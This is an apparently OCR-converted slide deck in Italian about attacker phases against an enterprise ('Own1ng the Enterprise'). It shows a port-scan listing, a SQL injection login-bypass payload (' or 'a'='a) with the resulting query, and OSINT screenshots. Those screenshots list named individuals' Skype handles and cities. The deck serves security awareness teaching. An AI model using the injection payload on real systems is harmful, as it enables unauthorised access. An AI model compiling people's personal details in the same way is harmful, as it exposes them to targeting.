
Internet 1.5

2000..

- **social engineering** (fake web / phishing)
- **malware**
 - spyware
 - keylogger
 - bank-aware
- **applicazioni web**
- **wireless** (wardriving, no encryption, WEP, ..)
- **DDOS** (Distributed Denial of Service)

Discovery...

Own1ng the Enterprise 1.5



Discovery...

Own1ng the Enterprise 1.5

web server mail server db server

```
Mr. Mal koba@kvaio2.internal.lan: /home/koba/LAPTOP/Fortinet/ScreenShots
1.2.3.12:
  80/tcp      http      IIS webservice 6.0
1.2.3.15:
  53/tcp      domain
  443/tcp     ssl/http  BIND 9.X
  httpd 2.0.49 ((Linux/SuSE))
1.2.3.17:
  25/tcp     smtp      smtpd
  80/tcp     http      httpd
  443/tcp    ssl/http  httpd
  993/tcp    ssl/imap  Dovecot imapd
  995/tcp    ssl/pop3
```

utente remoto

utente remoto

dep. server


desktop

desktop

Exploiting...

Own1ng the Enterprise 1.5

Mr. Malicious 1.5



Exploiting...

Own1ng the Enterprise 1.5

web server, mail server, db server

Mr. Malicious 1.5



form di login

password:
' or 'a'='a

Nome	Cognome	Data	Tip	Password
utente	utente	2010-01-01	10	123456

select * from utenti where userid = 'utente' and password = " or 'a'='a'

utente remoto

utente remoto

desktop

desktop

Internet 2.0


2005..

- **social engineering**
 - **social network / messenger**
- **client-side attack**
 - **Cross Site Scripting & Co.**
 - **exploit applicazioni “client” -> LAN**
 - **mobile**
- **cloud lifestyle (Single Sign Own)**

Discovery...

Own1ng the Enterprise 2.0

Mr. Malicious 2.0




Discovery...

Own1ng the Enterprise 2.0

web server mail server db server

Mr. Malicious 2.0



utente remoto

utente remoto

desktop desktop

Discovery...

...vice 2.0

The screenshot shows a desktop environment with several overlapping Mozilla Firefox browser windows. The windows are as follows:


- Top-left window:** Search results for 'Igor Falcomatà' on Google. The search bar contains 'Igor Falcomatà - Cerca con Google - Mozilla Firefox'. The page shows a search result for 'Igor Falcomatà' with a profile picture and some text.
- Top-middle window:** LinkedIn profile for 'Igor Falcomatà'. The search bar contains 'Igor Falcomatà - LinkedIn - Mozilla Firefox'. The page shows the LinkedIn profile header and some navigation options.
- Top-right window:** Facebook search results for 'john smith'. The search bar contains 'Search Names: john smith | Facebook - Mozilla Firefox'. The page shows the Facebook search results for 'john smith', including a 'Sign Up' button and a list of search results.
- Bottom-right window:** 'Add a Skype Contact' dialog box. The dialog box contains a search input field and a table of search results.

The 'Add a Skype Contact' dialog box contains the following table:

Full Name	Skype Name	City, Country
Anna Falcomatà	annafalco01	Sydney, AU
Cinzia Falcomatà	cinzia.falcomata	Torino, IT
Elisa Falcomatà	elisa.falcomata	Basiglio, IT
Roberto Falcomatà	errefcoi	Milano, IT
Joseph Falcomata	jofalco	Sydney, AU
Gabriello Falcomatà	lody_hawk5	Reggio Calabria, IT
